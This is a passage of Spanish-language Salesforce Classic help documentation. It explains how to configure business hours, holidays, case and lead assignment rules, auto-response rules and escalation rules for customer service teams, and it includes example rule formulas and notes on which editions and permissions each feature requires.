| Active Plantillas de correo electrónico predeterminadas o Gestor predeterminado para acción de correo electrónico | Seleccione esta casilla de verificación para especificar una clase de Apex que carga una plantilla de correo electrónico predeterminada en las Noticias de caso. También puede seleccionar esta casilla de verificación para especificar los valores predeterminados de los campos de correo electrónico que las Noticias de caso pueden cumplimentar automáticamente en los mensajes de correo electrónico. |
| Activar borradores de correo electrónico | Utilice esta opción para activar las funciones de borradores de correo electrónico. |
| Activar Pregunta en Caso en Salesforce | Permite a los moderadores crear casos a partir de preguntas de Chatter en su organización. |
| Crear registro de respuesta automática después del primer correo electrónico del cliente | Cambie el orden de los registros y elementos de noticias en tiempo real de casos, de modo que los elementos de noticias en tiempo real que se generan automáticamente aparezcan del primer correo electrónico del cliente a su centro de atención al cliente. |

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

CONSULTE TAMBIÉN

Configuración del servicio de atención al cliente

# Configuración del horario de oficina

Especifique las horas en las que su equipo de atención está disponible para los clientes. Esto permite aumentar la precisión de los procesos de su departamento, como las distribuciones y los eventos clave.

El establecimiento del horario de oficina le permite aplicar zonas horarias y ubicaciones específicas a:

- Eventos clave en procesos de asignación
- Procesos de asignación
- Casos
- Reglas de distribución de casos

Además, puede hacer que el campo `Horario de oficina` esté disponible en la página de formato de caso de modo que sus agentes del servicio de atención puedan establecer las horas durante las que un equipo de atención al cliente está disponible para trabajar en un caso. De forma predeterminada, el horario de oficina se define 24 horas, siete días a la semana en la zona horaria predeterminada que se haya especificado en el perfil de su organización.

Además, los usuarios con el permiso "Personalizar aplicación" pueden agregar el horario de oficina a reglas de distribución, de forma que cuando los detalles de un caso coincidan con los criterios de una regla de distribución, el caso se actualice y distribuya automáticamente según el horario y ubicación de la regla. Por ejemplo, un caso actualizado con el horario de oficina de Los Ángeles sólo se distribuirá cuando haya disponible un equipo de atención al cliente en Los Ángeles.

Para establecer el horario de oficina:

1. En Configuración, introduzca *`Horario de oficina`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Horario de oficina**.
2. Haga clic en **Horario de oficina nuevo**.
3. Escriba un nombre para el horario de oficina.

   Se recomienda usar un nombre que recuerde a los usuarios una ubicación o zona horaria cuando vean el horario de oficina en un caso, proceso de asignación o evento clave. Por ejemplo, si su horario de oficina se aplica a un centro de atención al cliente de San Francisco, puede usar el nombre *`Horario de oficina de San Francisco`*.
4. Haga clic en `Activo` para permitir a los usuarios asociar el horario de oficina con casos y reglas de distribución, eventos clave y procesos de asignación.
5. También puede hacer clic en `Utilizar este horario de oficina como valor predeterminado` para definir el horario de oficina como el predeterminado para todos los casos nuevos.

   El horario de oficina predeterminado de los casos se puede actualizar con el horario de oficina de las reglas de distribución si los casos coinciden con los criterios de distribución y la regla se define para que sobrescriba el horario de oficina.
6. Seleccione una zona horaria para asociarla con el horario de oficina de la lista desplegable `Zona horaria`.
7. Defina su horario de oficina para cada día de la semana.
   - Si su equipo de asistencia está disponible durante todo el día, todos los días de la semana, seleccione la casilla de verificación `24 hours`.
   - Seleccione las horas de inicio y fin del horario de oficina. Si el horario que desea no está disponible, haga clic en el campo y especifíquelo.
   - Deje las horas de inicio y finalización comerciales en blanco y la casilla de verificación `24 horas` no seleccionada para indicar que el equipo de asistencia no está disponible en absoluto ese día.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las asignaciones y los eventos clave están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

## PERMISOS DE USUARIO

Para establecer el horario de oficina:

- "Gestionar festividades de horario de oficina"

**8.** Haga clic en **Guardar**.

Una vez configurado el horario de oficina, puede asociarlo a:

- Reglas de distribución, de forma que cuando los detalles de un caso coincidan con los criterios de una regla de distribución, el caso se actualice y distribuya según el horario de oficina de la regla.
- Festividades, de forma que el horario comercial y las reglas de distribución relacionadas con el horario comercial se suspendan durante las fechas y horas especificadas en las festividades.
- Eventos clave, en procesos de asignación por lo que el horario de oficina puede cambiar con la gravedad del caso.
- Procesos de asignación, por lo que puede utilizar el mismo proceso de asignación para casos con diferentes horarios de oficina.

Nota: Todos los usuarios, incluso aquellos sin el permiso de usuario "Ver parámetros y configuración", pueden ver el horario de oficina a través de campos de búsqueda.

CONSULTE TAMBIÉN

Directrices para la configuración del horario de oficina

Configuración de festividades para el equipo de asistencia técnica

Configuración del servicio de atención al cliente

## Directrices para la configuración del horario de oficina

Para aumentar la precisión de sus procesos de atención al cliente, establezca cuándo su equipo de atención está disponible para los clientes. Hay una serie de directrices que se deben tener en cuenta para establecer el horario de oficina.

- Cuando haya configurado el horario de oficina, agregue el campo de búsqueda `Horario de oficina` a los formatos de caso y configure la seguridad de nivel de campo en el campo `Horario de oficina`. Esto permite a los usuarios visualizar y actualizar el horario de oficina de un caso.
- El horario de oficina de un caso se define automáticamente de acuerdo con el horario de oficina predeterminado de su organización a menos que el caso coincida con los criterios de una regla de distribución asociada a distintos horarios de oficina.
- Salesforce calcula automáticamente el horario de verano de las zonas horarias disponibles para los horarios de oficina de modo que no tenga que configurar reglas para incluir las zonas horarias.
- El horario de oficina de un caso puede incluir horas, minutos y segundos. Sin embargo, si el horario de oficina es inferior a 24 horas, el sistema ignora los segundos del último minuto antes de la finalización del horario de oficina. Por ejemplo, suponga que son las 4:30 PM ahora, y el horario de oficina finaliza a las 5:00 PM. Si tiene un evento clave con un objetivo de 30 minutos, es más común decir que el objetivo es las 5:00 PM, no las 4:59 PM. Para amoldarse a ello, el sistema detiene el recuento de segundos después de las 5:00. Si los segundos se contaran desde 5:00:00-5:00:59, el objetivo de 30 minutos se produciría después del corte de las 5:00:00 PM y pasaría al día siguiente.
- Las reglas de distribución solo se ejecutan durante el horario de oficina a las que están asociadas.
- Puede actualizar casos asociados a horarios de oficina que ya no estén activos sin tener que volver a activarlos.
- No es posible incluir el campo `Horario de oficina` en vistas de lista ni informes.
- Puede crear múltiples horarios de oficina para equipos de atención al cliente que trabajen en la misma zona horaria a diferentes horas.
- Para simplificar, recomendamos crear un conjunto de horarios de oficina por centro de atención al cliente.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las asignaciones y los eventos clave están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

- No puede desactivar el horario de oficina que se incluye en las reglas de distribución. Primero debe eliminarlo de las reglas de distribución.
- Puede asociar hasta 1000 festividades a cada conjunto de horarios de oficina.
- En casos que incluyen asignaciones, los horarios de oficina se aplican de acuerdo a una jerarquía. Para obtener detalles, consulte Cómo funciona el horario de oficina en la gestión de asignaciones.

Nota: Todos los usuarios, incluso aquellos sin el permiso de usuario "Ver parámetros y configuración", pueden ver el horario de oficina a través de campos de búsqueda.

CONSULTE TAMBIÉN

Configuración del horario de oficina

Configuración de festividades para el equipo de asistencia técnica

# Configuración de festividades para el equipo de asistencia técnica

Las festividades permiten especificar las fechas y horas a las que su equipo de asistencia técnica no estará disponible. Después de crear unas festividades, puede asociarlas con el horario de oficina para suspender el horario de oficina y las reglas de distribución durante las fechas y horas de las festividades.

Por ejemplo, puede crear una festividad llamada Día de año nuevo que comience a las 20:00 h del 31 de diciembre y termine a las 09:00 h del 2 de enero. Las reglas de distribución y eventos clave no serían aplicables durante esa festividad.

1. En Configuración, introduzca *Vacaciones* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Vacaciones**.
2. Haga clic en **Nuevo** o en **Duplicar** junto al nombre de una festividad que ya haya transcurrido.
   Sólo puede duplicar festividades transcurridas.
3. Escriba un nombre para la festividad.
4. Escriba una fecha para la festividad.
   Si desea que las festividades duren más de un día:
   a. Seleccione la casilla de verificación `Festividad repetida`.
   b. Introduzca el primer día de las festividades en el campo `Fecha de inicio`.
   c. Cancele la selección de la casilla de verificación `Sin fecha de finalización` en el campo `Fecha final`.
   d. Introduzca el último día de las festividades en el campo `Fecha final`.
5. También puede:
   - Especifique las horas exactas a las que se inician las festividades, cancelando la selección de la casilla de verificación `Todo el día` junto al campo `Hora` e introduciendo la hora exacta.
   - Seleccione la casilla de verificación `Festividades repetidas` para programar que las festividades se repitan durante las fechas y horas especificadas:
     - En el campo `Frecuencia`, seleccione la frecuencia con la que se repetirán las festividades. Si hace clic en los campos `Diaria`, `Semanal` o `Mensual`, aparecerán más opciones que le permiten redefinir los criterios de frecuencia.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las asignaciones y los eventos clave están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para configurar festividades:
- "Gestionar festividades de horas laborables"

- En los campos `Fecha de inicio` y `Fecha final`, especifique las fechas durante las que desea que se repitan las festividades.

  El siguiente mensaje de error aparece si selecciona una fecha de inicio y final que no se corresponde con la frecuencia que ha seleccionado: `Las festividades repetidas no tienen incidencia`.

6. Haga clic en **Guardar**.
7. Haga clic en **Agregar/Eliminar** en la lista relacionada Horario de oficina.
8. Use **Agregar** y **Eliminar** para elegir las horas laborables que desea asociar a la festividad. Puede asociar una festividad a múltiples horarios de oficina.

CONSULTE TAMBIÉN

Directrices para la creación de festividades para el equipo de asistencia técnica

Configuración del horario de oficina

Configuración del servicio de atención al cliente

## Directrices para la creación de festividades para el equipo de asistencia técnica

Las festividades permiten especificar las fechas y horas a las que su equipo de asistencia técnica no estará disponible. Cuando configure y trabaje con festividades, hay una serie de directrices que conviene tener en cuenta.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Puede asociar hasta 1.000 festividades con cada conjunto de horarios de oficina.
- Las festividades requieren automáticamente la zona horaria de horarios de oficina con los que se asocian. Por ejemplo, si asocia unas festividades con un horario de oficina en Hora estándar del Pacífico, las festividades comenzarán a la Hora estándar del Pacífico especificada.
- Sólo puede agregar horarios de oficina marcados como `Activo` a festividades.
- No es necesario que los nombres de las festividades sean únicos. Por ejemplo, puede crear múltiples festividades llamadas *`Día de año nuevo`*.
- Actualmente, los resultados de informe *no* tienen en cuenta las festividades.
- Si programa unas festividades para que se repitan un día concreto de cada mes, las festividades sólo se repetirán en los meses que tengan ese día especificado. Por ejemplo, si programa unas festividades el día 31 de cada mes, las festividades sólo se repetirán en los meses que tengan 31 días. Si desea que unas festividades se repitan el último día de cada mes, seleccione la opción última de la lista desplegable `El día de cada mes`.

CONSULTE TAMBIÉN

Configuración de festividades para el equipo de asistencia técnica

Configuración del horario de oficina

# Configurar reglas de asignación

Defina condiciones que determinan cómo se procesan candidatos o casos.

1. Desde Configuración, introduzca *Reglas de asignación* en el cuadro Búsqueda rápida y, a continuación, seleccione **Reglas de asignación de candidatos** o **Reglas de asignación de casos**.
2. Elija **Nuevo** y luego asigne un nombre a la regla. Especifique si desea que sea la regla activa para candidatos o casos creados manualmente o en la Web y el correo electrónico. A continuación, haga clic en **Guardar**.
3. Para crear las entradas de regla, haga clic en **Nuevo**. Por cada entrada, puede especificar:

| Campo | Descripción |
|---|---|
| Pedido | Establece el orden en el que se procesará la entrada en la regla, por ejemplo, *1*, *2*, *3*.<br><br>Salesforce evalúa cada entrada por orden e intenta cumplir los criterios de la entrada. En cuanto se encuentra una coincidencia, Salesforce procesa el elemento y deja de evaluar las entradas de regla de dicho elemento. Si no se encuentra ninguna coincidencia, el elemento se reasigna al propietario del Candidato Web predeterminado, al administrador que realiza una importación de candidatos o al propietario del caso predeterminado. |
| Criterios | Especifica las condiciones que debe cumplir el candidato o el caso para que se pueda asignar.<br><br>Introduzca sus criterios de regla.<br><br>• Seleccione Los criterios se cumplen y seleccione el criterio de filtro que un registro debe cumplir para activar la regla.Por ejemplo, establezca un filtro de caso como *Prioridad igual a Alta* si desea que el caso se registre con el campo Prioridad marcado como Alta para activar la regla.<br><br>Si su organización utiliza varios idiomas, introduzca los valores del filtro en el idioma predeterminado de la organización. Puede agregar hasta 25 criterios de filtro de hasta 255 caracteres cada uno.<br><br>Cuando utilice listas de selección para especificar criterios de filtro, los valores seleccionados se almacenarán en el idioma predeterminado de la organización. Si modifica o duplica criterios de filtro existentes, en primer lugar establezca el Idioma predeterminado en la página Información de la empresa como el mismo idioma que se utilizó para establecer los criterios de filtro originales. De lo contrario, puede que los criterios de filtro no se evalúen del modo esperado.<br><br>• Seleccione la fórmula es verdadera e introduzca una fórmula que devuelva "Verdadero" o "Falso". Salesforce activa la regla si la fórmula devuelve "Verdadero". Por ejemplo, la fórmula AND(ISCHANGED( Priority ), ISPICKVAL (Priority, "Alto") ) activa una regla que cambia el propietario de un caso cuando se cambia el campo Prioridad a Alto. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Reglas de asignación de candidatos disponibles en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Reglas de asignación de casos disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear reglas de asignación:
- "Personalizar aplicación"

| Campo | Descripción |
|---|---|
| | Si su condición utiliza un campo personalizado, la entrada de regla se eliminará automáticamente si se elimina el campo personalizado. |
| `Usuario` | Especifica el usuario o la cola a la que se asignará el candidato o el caso si cumple el criterio de la condición. Los usuarios que especifique aquí no se pueden definir como "desactivados" y deben tener el permiso "Leer" sobre candidatos o casos.<br>Nota: No puede revocar el permiso de "Lectura" en candidatos o casos para usuarios asignados a una regla.<br>Si la organización utiliza divisiones, los candidatos se asignarán a la división predeterminada del usuario o cola especificados en este campo. Los casos heredan la división del contacto con el que se relacionan o, si no se especifica ningún contacto, se asignan a la división global predeterminada. |
| `No reasignar propietario` | Especifica que el propietario actual de un candidato o caso no se reasigne al candidato o caso cuando se actualice. |
| `Plantilla de correo electrónico` | Especifica la plantilla que se debe utilizar para el correo electrónico que se envía automáticamente al propietario nuevo. No se enviará ningún correo electrónico a menos que se especifique una plantilla. Al asignar un candidato o caso a una cola, la notificación se envía a la dirección de `Correo electrónico de la cola` especificada para la cola y todos los miembros de la cola. |
| `Equipos de casos predefinidos` | Especifica los equipos de casos predefinidos para añadir a un caso cuando cumple la condición. Los equipos de casos ayudan a grupos de personas a trabajar conjuntamente para resolver un caso, como un agente de atención al cliente, un gestor de atención al cliente y un gestor de producto.<br>Haga clic en el icono de búsqueda ( ) para seleccionar un equipo de casos predefinido para agregar a la regla de asignación. Para agregar más equipos de casos predefinidos, haga clic en **Agregar fila** para agregar una nueva fila en la que puede añadir un equipo de casos predefinido. |
| `Reemplazar los equipos de casos predefinidos existentes en el caso` | Especifica que se reemplacen los equipos de casos predefinidos que existen en el caso con los equipos predefinidos en la condición, cuando un caso cumpla la condición. |

Después de crear la entrada, haga clic en **Guardar** o en **Guardar y nuevo** para guardar la entrada y crear otras.

Consejo: Cree una regla a prueba de errores creando siempre la última entrada de la regla sin ningún criterio. Esta entrada de la regla capta cualquier candidato o caso que no hayan asignado las entradas de la regla anterior.

CONSULTE TAMBIÉN

Visualización y modificación de reglas de asignación

Gestión de reglas de asignación

# Visualización y modificación de reglas de asignación

Para ver y modificar reglas de asignación:

- Para modificar el nombre de una regla, haga clic en **Cambiar nombre** junto al nombre de la regla.
- Para modificar las entradas de una regla, seleccione el nombre en la lista de reglas. Haga clic en **Nuevo** para agregar una entrada; elija **Modificar** o **Eliminar** para modificar o eliminar una entrada; seleccione **Volver a ordenar** para cambiar el orden de aplicación de las entradas.

CONSULTE TAMBIÉN

Configurar reglas de asignación

Gestión de reglas de asignación

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Reglas de asignación de candidatos disponibles en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Reglas de asignación de casos disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cambiar reglas de asignación:

- "Personalizar aplicación"

Para ver reglas de asignación:

- "Ver parámetros y configuración"

# Gestión de reglas de asignación

Cree reglas de asignación para automatizar los procesos de generación y soporte de candidatos de su organización.

- **Reglas de asignación de candidatos**: Especifican la forma en que los candidatos se asignan a usuarios o colas, tanto si se crean manualmente, como si se capturan en la Web o se importan mediante el asistente de importación de datos.
- **Reglas de asignación de casos**: determinan la forma en que los casos se asignan a usuarios o se insertan en colas a medida que se crean manualmente mediante Casos Web, Correo electrónico para registro de casos, Correo electrónico para registro de casos On-Demand, el portal de autoservicio o el portal de clientes.

Generalmente, la organización tendrá una regla para cada fin general: por ejemplo, una regla de asignación de candidatos para la importación y otra regla diferente para los candidatos generados a través de la Web, o bien una regla de asignación de casos para uso estándar y una regla para uso en festividades. En lo que respecta a los tipos de reglas, sólo puede haber una regla activa al mismo tiempo.

Cada regla se compone de varias entradas de regla que especifican exactamente el modo en que se asignan los candidatos o los casos. Por ejemplo, la regla de asignación de casos estándar puede tener dos entradas: los casos con "Tipo igual a Oro" se asignan a la cola "Servicio de oro", y los casos con "Tipo igual a Plata" se asignan a la cola "Servicio de plata".

Para crear una regla de asignación, desde Configuración, introduzca *Reglas de asignación* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Reglas de asignación de candidatos** o **Reglas de asignación de casos**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Reglas de asignación de candidatos disponibles en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Reglas de asignación de casos disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o modificar reglas de asignación:
- "Personalizar aplicación"

## Regla de asignación de muestra

La siguiente regla de asignación de casos asigna un caso a una cola específica en función de la valoración de la cuenta:

`Nombre de regla:` *Asignación de cuenta con posibilidades*

`Entradas de regla:`

| Pedido | Criterios | Asignar a |
|---|---|---|
| *1* | *ISPICKVAL(Account.Rating, "Posible")* | *Cola de asistencia técnica nivel 1* |
| *2* | *OR( ISPICKVAL(Account.Rating, "Tibio") , ISPICKVAL(Account.Rating, "Frío") )* | *Cola de asistencia técnica nivel 2* |

CONSULTE TAMBIÉN

Configurar reglas de asignación

Visualización y modificación de reglas de asignación

# Configurar reglas de respuesta automática

Envíe respuestas de correo electrónico automáticas a envíos de casos o candidatos en función de los atributos del registro. Configure reglas de respuesta automática para enviar respuestas rápidas a clientes para informarles de que alguien ha recibido su consulta o detalles acerca de su problema.

Cree reglas de respuesta automática para candidatos capturados a través de un formulario de candidato Web y para casos enviados a través de un:

- portal de autoservicio
- Portal de clientes
- Formulario Caso Web
- Mensaje Correo electrónico para registro de casos
- Mensaje de Correo electrónico para registro de casos On-Demand

Cree tantas reglas de respuesta como desee en función de cualquier atributo del candidato o caso entrantes. Recuerde que solo puede activar una regla para candidatos y una para casos al mismo tiempo. Los representantes de ventas y servicio pueden buscar respuestas de correo electrónico en la lista relacionada Historial de actividad del candidato o contacto y en la lista relacionada Correo electrónico en casos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear reglas de respuesta automática:
- "Personalizar aplicación"

## Creación de reglas de respuesta automática

Para crear una regla de respuesta de candidato Web, desde Configuración, introduzca *Reglas de respuesta automática* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Reglas de respuesta automática de candidatos**. Para crear una regla de respuesta para casos, desde Configuración, introduzca *Reglas de respuesta automática* en el cuadro `Búsqueda rápida`, luego seleccione **Reglas de respuesta automática de casos**. En la página de reglas de respuesta automática:

1. Haga clic en **Nuevo**.
2. Escriba el nombre de la regla.
3. Marque la casilla de activación para que esta regla sea la única activada.
4. Haga clic en **Guardar**.
5. Cree las entradas de regla.

## Creación de entradas de reglas de respuesta

1. Haga clic en **Nuevo** en la página de detalles de reglas.
2. Escriba un número para especificar el orden en que deberá procesarse esta entrada.

   La regla procesa entradas en este orden, detiene el proceso en la primera entrada coincidente y, a continuación, envía el correo electrónico utilizando la plantilla de correo electrónico especificada. Si no se aplica ninguna regla de respuesta, la regla utilizará la plantilla predeterminada que se especifica en la página Configuración de candidatos Web o Configuración de casos Web.

   Nota: Para crear una regla a prueba de errores, deberá crear siempre la última entrada de la regla sin ningún criterio. Esta entrada de la regla captará cualquier candidato o caso que no hayan captado las entradas de la regla anterior. Es especialmente importante para Correo electrónico para registro de casos y Correo electrónico para registro de casos On-Demand que no tienen plantillas predeterminadas.

3. Introduzca sus criterios de regla:

- Seleccione `Los criterios se cumplen` y elija los criterios de filtro que debe cumplir un registro para activar la regla. Por ejemplo, defina el filtro de caso en *`Prioridad igual a Alta`* si desea que los registros de casos con el campo `Prioridad` definido como Alto activen la regla.

  Si su organización utiliza varios idiomas, introduzca los valores del filtro en el idioma predeterminado de la organización. Puede agregar hasta 25 criterios de filtro de hasta 255 caracteres cada uno.

  Cuando utilice listas de selección para especificar criterios de filtro, los valores seleccionados se almacenarán en el idioma predeterminado de la organización. Si modifica o duplica criterios de filtro existentes, en primer lugar establezca el `Idioma predeterminado` en la página Información de la empresa como el mismo idioma que se utilizó para establecer los criterios de filtro originales. De lo contrario, puede que los criterios de filtro no se evalúen del modo esperado.

- Seleccione `la fórmula es verdadera` e introduzca una fórmula que devuelva "Verdadero" o "Falso". Salesforce activa la regla si la fórmula devuelve "Verdadero". Por ejemplo, la fórmula `AND(ISPICKVAL(Priority,"Alto"),Version<4.0)` activa una regla que responde automáticamente con la plantilla seleccionada si el campo `Prioridad` de un caso está definido como Alto y el valor de un campo personalizado llamado `Versión` de un caso es inferior a cuatro.

4. Introduzca el nombre para incluir en la línea Desde del mensaje de respuesta automática.
5. Introduzca la dirección de correo electrónico para incluir en la línea Desde del mensaje de respuesta automática. Debe ser una de sus direcciones de correo electrónico verificadas en toda la organización o la dirección de correo electrónico en su perfil de usuario de Salesforce y debe ser diferente de las direcciones de ruta que utiliza en el correo electrónico para registro de casos.
6. Si lo desea, introduzca una dirección de respuesta.
7. Seleccione una plantilla de correo electrónico.
8. Si está creando una entrada de regla de respuesta para Correo electrónico para registro de casos, seleccione `Enviar respuesta a todos los destinatarios` para enviar mensajes de respuesta automática a cualquier usuario incluido en los campos `Para` y `Cc` en el mensaje original.
9. Guarde su trabajo.

CONSULTE TAMBIÉN

Diferencias entre reglas de respuesta automática y alertas de flujo de trabajo

# Diferencias entre reglas de respuesta automática y alertas de flujo de trabajo

Las reglas de correo electrónico de respuesta automática y de flujo de trabajo proporcionan funcionalidades similares. La siguiente tabla muestra algunas de las diferencias entre alertas de flujo de trabajo y reglas de respuesta automática que le ayudan a determinar el proceso que debe utilizar:

| Tipo de proceso | Diseñado para | Se ejecuta cuando | Envía un correo electrónico a | Número de correos electrónicos enviados |
|---|---|---|---|---|
| Alerta de correo electrónico de flujo de trabajo | Notificaciones a las partes interesadas. | Se crea o se modifica un caso o un candidato. | Cualquiera que elija. | Envía un correo electrónico por alerta de correo. Cada regla de flujo de trabajo puede tener hasta:<br>• 10 alertas de correo electrónico como acciones inmediatas<br>• 10 alertas de correo electrónico por desencadenador de tiempo como acciones dependientes del tiempo.<br>• 10 desencadenadores de tiempo |
| Reglas de respuesta automática | Respuesta inicial al contacto que ha creado un caso o a la persona que ha enviado el candidato a la Web. | Se crea un caso o un candidato. | Contacto con un caso o la persona que ha enviado el candidato a la Web. | Envía un correo electrónico basándose en la primera regla de criterio de entrada que coincida en una secuencia de entradas de reglas. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las reglas de respuesta automática están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

El flujo de trabajo está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

CONSULTE TAMBIÉN

Configurar reglas de respuesta automática

# Configurar reglas de distribución

Defina condiciones que determinan cómo se distribuyen los casos.

1. En Configuración, introduzca *Reglas de distribución* en el cuadro Búsqueda rápida y, a continuación, seleccione **Reglas de distribución**.
2. Haga clic en **Nuevo** y asigne un nombre a la regla. Especifique si desea que ésta sea la regla de distribución activa. Haga clic en **Guardar**.
3. Para crear las entradas de regla, haga clic en **Nuevo**. Por cada entrada, puede especificar:

| Campo | Descripción |
|---|---|
| Pedido | Orden en el que la entrada procesa la regla, por ejemplo, *1*, *2*, *3*.<br>Salesforce evalúa cada entrada por orden e intenta cumplir los criterios de la entrada. En cuanto se encuentra una coincidencia, Salesforce procesa el elemento y deja de evaluar las entradas de regla para él. Si no se encuentra ninguna coincidencia, el caso no se distribuye. |
| Criterios | Condiciones que debe cumplir el caso para su distribución.<br>• Seleccione Los criterios se cumplen y elija los criterios de filtro que debe cumplir un registro para activar la regla. Por ejemplo, defina el filtro de caso en *Prioridad igual a Alta* si desea que los registros de casos con el campo Prioridad definido como Alto activen la regla.<br>Si su organización utiliza varios idiomas, introduzca los valores del filtro en el idioma predeterminado de la organización. Puede agregar hasta 25 criterios de filtro de hasta 255 caracteres cada uno.<br>Cuando utilice listas de selección para especificar criterios de filtro, los valores seleccionados se almacenarán en el idioma predeterminado de la organización. Si modifica o duplica criterios de filtro existentes, en primer lugar establezca el Idioma predeterminado en la página Información de la empresa como el mismo idioma que se utilizó para |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear reglas de distribución:
- "Personalizar aplicación"

| Campo | Descripción |
| --- | --- |
| | establecer los criterios de filtro originales. De lo contrario, puede que los criterios de filtro no se evalúen del modo esperado.<br>• Seleccione `la fórmula es verdadera` e introduzca una fórmula que devuelva "Verdadero" o "Falso". Salesforce activa la regla si la fórmula devuelve "Verdadero". Por ejemplo, la fórmula `AND(ISCHANGED( Priority ), ISPICKVAL (Priority, "Alto") )` activa una regla que cambia el propietario de un caso cuando se cambia el campo `Prioridad` a Alto.<br>Si su condición utiliza un campo personalizado, la entrada de regla se eliminará si se elimina el campo personalizado. |
| `Especificar criterios de horario de oficina` | Cómo se aplica el horario de oficina a un caso distribuido:<br>• `Ignorar horario de oficina`: seleccione este campo para ignorar el horario de oficina cuando se distribuya un caso.<br>• `Utilizar el horario de oficina especificado en el caso`: seleccione este campo para ignorar el horario de oficina de un caso al distribuirlo.<br>• `Definir horario de oficina`: seleccione este campo y haga clic en el icono de búsqueda ( ) para seleccionar el horario de oficina predefinido que se aplicará a un caso cuando se distribuya.<br>Las acciones de distribución sólo se ejecutan durante el horario de oficina al que están asociadas. |
| `Especificar la configuración de las horas de distribución` | Determina el campo que se aplica al número de horas de `Aplicar antigüedad por encima de`. La configuración de `Aplicar antigüedad por encima de` se puede basar en el número de horas desde que:<br>• Se creó un caso.<br>• Se creó el caso a menos que se haya modificado; una vez modificado, el caso nunca se distribuirá.<br>• Se modificó un caso por última vez.<br>Por ejemplo, si selecciona `Según la hora de la última modificación del caso` y la configuración de `Aplicar antigüedad por encima de` es 5, los casos se distribuirán 5 horas después de la última hora y fecha en que se modificó por última vez, siempre que el caso esté abierto. |

4. Después de crear una entrada, haga clic en **Guardar**.
5. Tras crear la última entrada, haga clic en **Guardar**.

   Nota: Para crear una regla a prueba de errores, deberá crear siempre la última entrada de la regla sin ningún criterio. Esta entrada de la regla capta cualquier caso que no hayan asignado las entradas de la regla anterior.

6. Especifique qué acción desea que se tome cuando una de las entradas de la regla de distribución sea verdadera. Haga clic en **Modificar** junto al nombre de una de las entradas de la regla.
7. Haga clic en **Nuevo** para agregar una acción de distribución. Puede agregar hasta cinco acciones para cada entrada de regla, para distribuir el caso en períodos de tiempo cada vez mayores. Por cada acción de distribución, puede especificar:

| Campo | Descripción |
|---|---|
| `Aplicar antigüedad por encima de` | El número de horas después de las cuales se debe distribuir un caso si no se cerró. Esta hora se calcula a partir del campo de fecha establecido en el campo `Especificar la configuración de las horas de distribución`. Dos acciones de distribución no pueden tener el mismo número en este campo. |
| `Asignar a` | El usuario, el usuario de socio o la cola a la que se asigna el caso si cumple la condición. Los usuarios que especifique aquí no se pueden definir como "desactivados" y deben tener el permiso "Leer" sobre casos.<br>Nota: No puede revocar el permiso de "Lectura" en candidatos o casos para usuarios asignados a una regla.<br>Tenga en cuenta que reasignar un caso distribuido es opcional. |
| `Plantilla de notificación` | La plantilla que se debe utilizar para el mensaje de correo electrónico que se envía automáticamente al nuevo propietario especificado en el campo `Asignar a`. Si no se especifica ninguna plantilla, no se envía ningún mensaje de correo electrónico. |
| `Notificar a este usuario` | El usuario al que se debe notificar cuando se distribuye el caso. |
| `Notificar al propietario de caso` | Indica que se notifica al propietario cuando se ha distribuido el caso. |
| `Plantilla de notificación` | La plantilla que se debe utilizar para el correo electrónico de notificación que se envía automáticamente a los usuarios de `Notificar`. Si selecciona un usuario en el campo `Notificar`, debe seleccionar una plantilla. |
| `Correos electrónicos adicionales` | Otras personas a las que desea notificar una vez hecha la distribución. |

Nota: Cada vez que guarde un caso o cambie el propietario del caso, las reglas de distribución volverán a evaluar dicho caso. Cuando el caso coincida con una entrada de la regla de distribución, calcula cuándo se debe distribuir el caso y deja de comprobar otras entradas de reglas de distribución. Por ejemplo, si tiene dos reglas de distribución que especifiquen:

